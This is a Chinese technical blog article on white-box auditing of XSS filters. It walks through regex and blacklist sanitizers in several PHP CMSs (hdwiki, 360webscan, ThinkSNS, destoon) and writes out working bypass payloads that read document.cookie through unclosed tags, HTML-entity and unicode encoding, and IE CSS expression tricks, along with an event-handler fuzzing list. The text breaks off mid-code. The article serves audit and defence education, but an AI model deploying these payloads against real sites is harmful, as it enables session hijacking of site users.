浅析白盒审计中的 xss fliter

by phithon

http://www.leavesongs.com

自己并不擅长 xss，作为抛砖引玉的一篇总结文章，分享一下自己的见解，其实写出来感觉很惶恐。都是之前看 M 写的一些文章学到的姿势，在这里跪谢。

我这里的绕过侧重于白盒审计，所以不用各种测试测试很久，只用根据源码中的 fliter 规则写出合适的 exp。

后端代码编写中，对于 xss 有如下几种处理方案：

01.htmlspecialchars 等函数，将接收到的数据转换成 html 实体，使之不能执行。比如<img src=alert(/a/)>转换成<img src=alert(/a/)>，也就没法执行了。

02.strip_tags 函数，去除 html 标签。比如 strip_tags('<script>alert(/a/)</script>')就变成了 alert(/x/)，不能执行了。这种方法用的少，因为它会去除所有有关<、>的内容，用户体验差。

03.如果处理富文本，不能够用上面两种方式，一般都会选择使用黑名单过滤的方式，也就是 xss fliter。我着重说这一项。

我们来找一些实例看看。首先我们想，最容易出现富文本编辑框的 cms，就是论坛、社区，运行注册用户发表一些文章的地方。

01.浏览器自动容错特性的妙用

比如 hdwiki，这是一个百科类 cms，允许用户编辑、创建百科，这就是最敏感的功能。

我们找到其过滤代码：

```
function stripscript($string){

$pregfind=array("/<script.*>.*<\/script>/siU",'/on(error|mousewheel|mouseover|click|load|onload|submit|focus|blur|start)="[^"]*"/i');
        $pregreplace=array("","");
        $string=preg_replace($pregfind,$pregreplace,$string);
        return $string;
    }
```

对，就只有这么短。那么，其产生 xss 就是必然的。比如它的第一个过滤正则/<script.*>.*<\/script>/siU。s 修饰符表示.匹配包括换行的任意字符，i 修饰符表示匹配对大小写不敏感，U 修饰符表示默认非贪婪。

他过滤了<script></script>及其中一切 javascript 代码。但浏览器是有一定容错功能的，能够自动补全一些标签。比如我们传入的字符串是<script>alert(document.cookie)</script，那么是不匹配这个正则的，也就不会过滤。

但浏览器会自动把</script 补全成</script>，一样执行我们的 xss 代码。

注意，一般的富文本编辑器会在前端过滤一遍文中的 xss 代码，所以我们必须要抓包，将 xss 写入。

```
-----------------------------10385448428391
Content-Disposition: form-data; name="content"

<script>alert(document.cookie)</script
<p>aaaaa<br /></p><p>□□□□□□xss<br /></p>
-----------------------------10385448428391
Content-Disposition: form-data; name="summary"

□□□
-----------------------------10385448428391
Content-Disposition: form-data; name="tags"

□□□
```

执行：

类似，360webscan 是 360 为一些 cms 准备的通用型防御插件，声称可以防御 sql 注入、xss 等威胁。除了通过白名单函数可轻松绕过以外，xss 的防御机制也曾被 M 轻松绕过。

其 fliter 正则是

$getfilter = "<[^>]*?=[^>]*?&#[^>]*?>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b[^>]*?>|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/*.+?*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";

它对所有内容的过滤都只考虑了有闭合的情况，对 xss 的过滤如下：<[^>]*?=[^>]*?&#[^>]*?>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b[^>]*?>，只要我们不提交最后一个>，这段正则就匹配不上了。


我们写如下 php 代码做测试（正确输出，错误则显示 error）：

```php
<?php
$a = "<img src=# onerror=alert(document.cookie)";

$getfilter = "<[^>]*?=[^>]*?&#[^>]*?>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\()|<[^>]*?\\b(
    onerror|onmousemove|onload|onclick|onmouseover)\\b[^>]*?>|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(
    \\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\
    /\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).
    +?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";

if (preg_match("/".$getfilter."/is",$a)==1)
{
    echo "error";
}else{
    echo $a;
}
?>
<b>a</b>
```

比如我们提交的字符串是"<img src=# onerror=document.write(document.cookie)"，就能轻松绕过这段正则，把 cookie 写在屏幕上：



我们查看源码就能看到，这段代码写在源码里了。只要后面有其他任何标签，就能够把输入的<img 闭合掉：

```
<img src=# onerror=document.write(document.cookie)<b>a</b>
```

这就是浏览器的容错功能，所以编写 fliter 规则的时候要考虑这一点，不要小看了浏览器的强大性。


02.属性内容的编码绕过

还是关注刚才的 360webscan 的正则，我们发现它还过滤了 alert 等测试用的函数，所以就算我们输入"<img src=# onerror=alert(document.cookie)"，虽然似乎和刚才那段 poc 类似，但却被过滤了：

```
errora
```


因为正则中特殊照顾了 alert、confirm、expression、prompt 这几个函数。那么我们怎么绕过这个限制？

我们的 javascript 代码是写在 html 标签的 onerror 属性中，html 的属性是可以用特殊编码的。我引用一张 M 老师文章中的图片作为说明：



这张图可以看得很清楚，对于 event 来执行 js 的情况，可以使用 hex、Demical、html 实体替换。

回到 360webscan 这里，他既然过滤了 alert，那我用 html 实体替换其中一个字符，就能轻松绕过了。我们输入："<img src=# onerror=alert(document.cookie)"，将 a 用a替换，查看效果：



这就是编码的效果。

所以，对于过滤不太严格的这类富文本编辑器，我们大概的思路就是：

01.找出可利用的标签，通常有一些不引起注意的 embed、object 等，还有嵌入式的标记语言 svg、math 等，而且 img、a 等一般也是不会过滤的。

02.找出可利用属性。onmouse 系列、onerror、style 等。

03.找出一个没被过滤的标签+属性组合（最好是容易触发的），利用编码等方式绕过一些其他过滤，最终得到 POC。

如下列出一些可用的关键字，可以借助黑盒的方式测试一遍，看看哪些过滤了哪些没过滤，类似于 fuzz。

img onAbort onActivate onAfterPrint onAfterUpdate onBeforeActivate onBeforeCopy onBeforeCut onBeforeDeactivate onBeforeEditFocus onBeforePaste onBeforePrint onBeforeUnload onBeforeUpdate onBegin onBlur onBounce onCellChange onChange onClick onContextMenu onControlSelect onCopy onCut onDataAvailable onDataSetChanged onDataSetComplete onDblClick onDeactivate onDrag onDragEnd onDragLeave onDragEnter onDragOver onDragDrop onDragStart onDrop onEnd onError onErrorUpdate onFilterChange onFinish onFocus onFocusIn onFocusOut onHashChange onHelp onInput onKeyDown onKeyPress onKeyUp onLayoutComplete onLoad onLoseCapture onMediaComplete onMediaError onMessage onMouseDown onMouseEnter onMouseLeave onMouseMove onMouseOut onMouseOver onMouseUp onMouseWheel onMove onMoveEnd onMoveStart onOffline onOnline onOutOfSync onPaste onPause onPopState onProgress onPropertyChange onReadyStateChange onRedo onRepeat onReset onResize onResizeEnd onResizeStart onResume onReverse onRowsEnter onRowExit onRowDelete onRowInserted onScroll onSeek onSelect onSelectionChange

onSelectStart onStart onStop onStorage onSyncRestored onSubmit onTimeError onTrackChange onUndo onUnload onURLFli formaction action href xlink:href autofocus src content data from values to style

再来一个例子，ThinkSNS 是一个微博系统，其中有微吧功能。微吧类似于一个小型论坛，默认是开启的。既然是论坛，就避免不了发帖，避免不了富文本。

thinksns 里对于富文本的过滤的函数是使用白名单的形式，避免一些不必要的标签出现在内容中：

```
function h($text, $type = 'html'){
    $text_tags  = '';
    $link_tags  = '<a>';
    $image_tags = '<img>';
    $font_tags  = '<i><b><u><s><em><strong><font><big><small><sup><sub><bdo><h1><h2><h3><h4><h5><h6>';
    $base_tags  = $font_tags.'<p><br><hr><a><img><map><area><pre><code><q><blockquote><acronym><cite><ins><del><
        center><strike>';
    $form_tags  = $base_tags.'<form><input><textarea><button><select><optgroup><option><label><fieldset><legend>';
    $html_tags  = $base_tags.'<meta><ul><ol><li><dl><dd><dt><table><caption><td><th><tr><thead><tbody><tfoot><col><
        colgroup><div><span><object><embed><param>';
    $all_tags   = $form_tags.$html_tags.'<!DOCTYPE><html><head><title><body><base><basefont><script><noscript><applet
        ><object><param><style><frame><frameset><noframes><iframe>';
    $text = real_strip_tags($text, ${$type.'_tags'});
    if($type != 'all') {
        while(preg_match('/(<[^><]+)(ondblclick|onclick|onload|onerror|unload|onmouseover|onmouseup|onmouseout|onmous
        edown|onkeydown|onkeypress|onkeyup|onblur|onchange|onfocus|action|background|codebase|dynsrc|lowsrc)([^><]*)/
            i',$text,$mat)){
            $text = str_ireplace($mat[0], $mat[1].$mat[3], $text);
        }
        while(preg_match('/(<[^><]+)(window\.|javascript:|js:|about:|file:|document\.|vbs:|cookie)([^><]*)/i',$text,$
            mat)){
            $text = str_ireplace($mat[0], $mat[1].$mat[3], $text);
        }
    }
    return $text;
}

function real_strip_tags($str, $allowable_tags="") {
    $str = html_entity_decode($str,ENT_QUOTES,'UTF-8');
    return strip_tags($str, $allowable_tags);
```

但它的白名单显然太多了，而且在属性过滤方面，仍旧用的黑名单，有不少情况没有考虑。

所以我们很容易就有了一个想法，embed + src，src 使用 javascript 协议（涉及到伪协议，我们第 4 部分会详细说明）。在 firefox 下可以自动触发。

我们先写好一个原始代码：

<embed src=javascript:alert(document.cookie)>、

弹出 cookie。但这个代码明显不行，虽然我们的标签、属性都没有触发 fliter，但 javascript:、document.、cookie 这三个关键字都和最后一个正则冲突了。

这时同学们就知道，我们应该如何绕过了。javascript:可以用 html 实体来替换，document.、cookie 可以用 unicode 编码来替换。于是我们就写出了这么一个 POC：

<embed src=javascript:alert(documen\u0074.c\u006fokie)>

我们把这个 POC 提交，会提示有非法内容。因为 thinksns 在另外的地方也对 xss 进行了检查：

在 addons/library/waf.php 文件中有如下正则：

$args_arr=array(

'xss'=>"[\\'\\\"\\;*\\<\\>].*\\bon[a-zA-Z]{3,15}[\\s\\r\\n\\v\\f]*\\=|\\b(?:expression)\\(|\\<script[\\s\\\\\\/]|\\<\\!\\[cdata\\[|\\b(?:eval|alert|prompt|msgbox)\\s*\\(|url\\((?:\\#|data|javascript)",


……);

原来 alert 也被检查了。所以我们只用把 alert 也用 html 实体替换一下就好。

最终 POC 如下：

<embed src=javascript:alert(documen\u0074.c\u006fokie)>

Firefox 用户浏览页面即可弹出：



thinksns 的 xss 对于其他浏览器，也有另外一些 xss 方法，我就不多说了。客观继续往下看，看过之后相信你也能自己构造出来。

03.利用 IE 浏览器的一些特性

总所周知，IE 浏览器支持 css 中的 expression 表达式，利用此表达式可以执行 xss。所以，一些 xss fliter 就跌倒在此处了。

比如，记事狗微博中，有一个 remove_xss 函数，也是一个很通用的 xss 清除函数，特征就是会把类似<img onerror=alert(/a/)这样的代码变成<img on<x>error=alert(/a/)，中间加个<x>，我想很多人都遇到过吧。

我们把这个函数单独提取出来，测试一下：

```php
$xss = "<img style=xss:expression(alert(document.cookie))>";
echo remove_xss($xss);

function remove_xss($val) {
    $config['xss']=array
    (
        'tag'=>Array('javascript', 'vbscript', 'meta','script', 'object', 'iframe', 'frame', 'frameset', 'base'),

        'attribute'=>Array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', '
            onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint'
            , 'onbeforeunload', 'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', '
            oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', '
            ondatasetcomplete', 'ondblclick', 'ondeactivate', 'ondrag', 'ondragend', 'ondragenter', 'ondragleave', '
            ondragover', 'ondragstart', 'ondrop', 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus'
            , 'onfocusin', 'onfocusout', 'onhelp', 'onkeydown', 'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload'
            , 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', '
            onmouseover', 'onmouseup', 'onmousewheel', 'onmove', 'onmoveend', 'onmovestart', 'onpaste', '
            onpropertychange', 'onreadystatechange', 'onreset', 'onresize', 'onresizeend', 'onresizestart', '
            onrowenter', 'onrowexit', 'onrowsdelete', 'onrowsinserted', 'onscroll', 'onselect', 'onselectionchange',
            'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload'),
    );
    $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);
    $search = 'abcdefghijklmnopqrstuvwxyz';
    $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $search .= '1234567890!@#$%^&*()';
    $search .= '~`";:?+/={}[]-_|\'\\';
    for ($i = 0; $i < strlen($search); $i++) {
        $val = preg_replace('/(&#[xX]0{0,8}'.dechex(ord($search[$i])).';?)/i', $search[$i], $val);
        $val = preg_replace('/(&#0{0,8}'.ord($search[$i]).';?)/', $search[$i], $val);
    }
    $ra1 = $config['xss']['tag'];
    $ra2 = $config['xss']['attribute'];
    $ra = array_merge($ra1, $ra2);
```


我们看到他过滤了很多很多东西。但唯一就漏掉了 style 这个属性。

于是，我们测试这样一个 POC：

$xss = "<img style=xss:expression(alert(document.cookie))>";

echo remove_xss($xss);

发现 IE9 下风雨无阻地弹出了：



这个特性应该是在 IE6789 下通用的。

我们再来看一个例子。destoon 最近提了一个 xss: http://www.wooyun.org/bugs/wooyun-2014-053573 ，出现在消息中心。

我们来看老版的 destoon 是怎么过滤富文本的。他的核心代码只有这一点：


```php
<?php
$xss = '<img style=xss:expression(alert(document.cookie))>';
echo dsafe($xss);

function dsafe($string) {
    if(is_array($string)) {
        return array_map('dsafe', $string);
    } else {
        if(strlen($string) < 20) return $string;
        $match = array("/&#([a-z0-9]+)([;]*)/i","/\<\!\-\-([\s\S]*?)\-\-\>/","/\/\*([\s\S]*?)\*\//","/on(mouse|exit|error|click|dblclick|key|load|unload|change|move|submit|reset|cut|copy|select|start|stop|drag|touch)/i","/s[[:space:]]*c[[:space:]]*r[[:space:]]*i[[:space:]]*p[[:space:]]*t[[:space:]]*>/i","/about/i","/frame/i","/link/i","/import/i","/expression/i","/meta/i","/textarea/i","/eval/i");
        $replace = array("","","","o&#110;\\1","scrip&#116;>","abou&#116;","fram&#101;","lin&#107;","impor&#116;","expressio&#110;","met&#97;","textare&#97;","eva&#108;");
        return preg_replace($match, $replace, $string);
    }
}
```

从代码中似乎看到，它过滤了 expression。但是真的过滤了吗，我们发送这样的一条短消息：

“<img style=xss:expression(alert(document.cookie))>aaaaaaaaaaa%3Cbr+type%3D%22_moz%22+%2F%3E”

IE 中也义无反顾地弹了：



为什么，明明过滤了的呀？通过源码我们看到，destoon 实际上将 expression 转换成了 expression，但我在 2 中说到过，属性中可以用 html 实体代表原字符。而这个 expression 就在属性 style 中，所以它这样转换就等于没转换。

然后我下载了最新版的 destoon，再查看这个函数：

```php
function dsafe($string) {
    if(is_array($string)) {
        return array_map('dsafe', $string);
    } else {
        if(strlen($string) < 20) return $string;
        $match = array("/&#([a-z0-9]+)([;]*)/i","/\<\!\-\-([\s\S]*?)\-\-\>/","/\/\*([\s\S]*?)\*\//","/on(mouse|exit
        |error|click|dblclick|key|load|unload|change|move|submit|reset|cut|copy|select|start|stop|drag|touch)/i","/
            s[[:space:]]*c[[:space:]]*r[[:space:]]*i[[:space:]]*p[[:space:]]*t/i","/about/i","/frame/i","/link/i",
            "/import/i","/expression/i","/meta/i","/textarea/i","/eval/i");
        $replace = array("","","","0n\\1","scr-pt","ab0ut","fra-me","1ink","imp0rt","expressi0n","me-ta","text-area
            ","eva1");
        return preg_replace($match, $replace, $string);
    }
}
```


已经解决了之前的问题。用 expressi0n 替换了 expression。看似似乎没问题了。

其实还有各种问题。IE 还有一个容错特性，那就是 expression，其中加斜杠\，在 IE6789 上是可以触发的（当然我没测试更高版本）。所以，利用这个特性，可以绕过 dsafe 函数的过滤。


这时候，我们测试：

```
$xss = '<img style=xss:expre\ssion(alert(document.cookie))>';
echo dsafe($xss);
```

照弹无误：



所以，一个最新版 destoon 的指哪打哪型存储型 xss 就诞生了：



04.善于利用伪协议

当然，这个 xss 存在局限性，现在有很多同学是不使用 IE 的。那么我们有没有一个通用型的方案，能够打所有浏览器？

答案是有的。我们回到这个 dsafe 函数，看到它过滤了哪些属性：基本上所有 onxxx 类型的属性都过滤了，但也仅此而已。

还记得伪协议吧，类似呵呵，href 后面是可以跟着伪协议的，比如 javascript 协议。在这里就可以借助它来完成通用型 xss。

但回来看到这里的过滤：

```
function dsafe($string) {
    if(is_array($string)) {
        return array_map('dsafe', $string);
    } else {
        if(strlen($string) < 20) return $string;
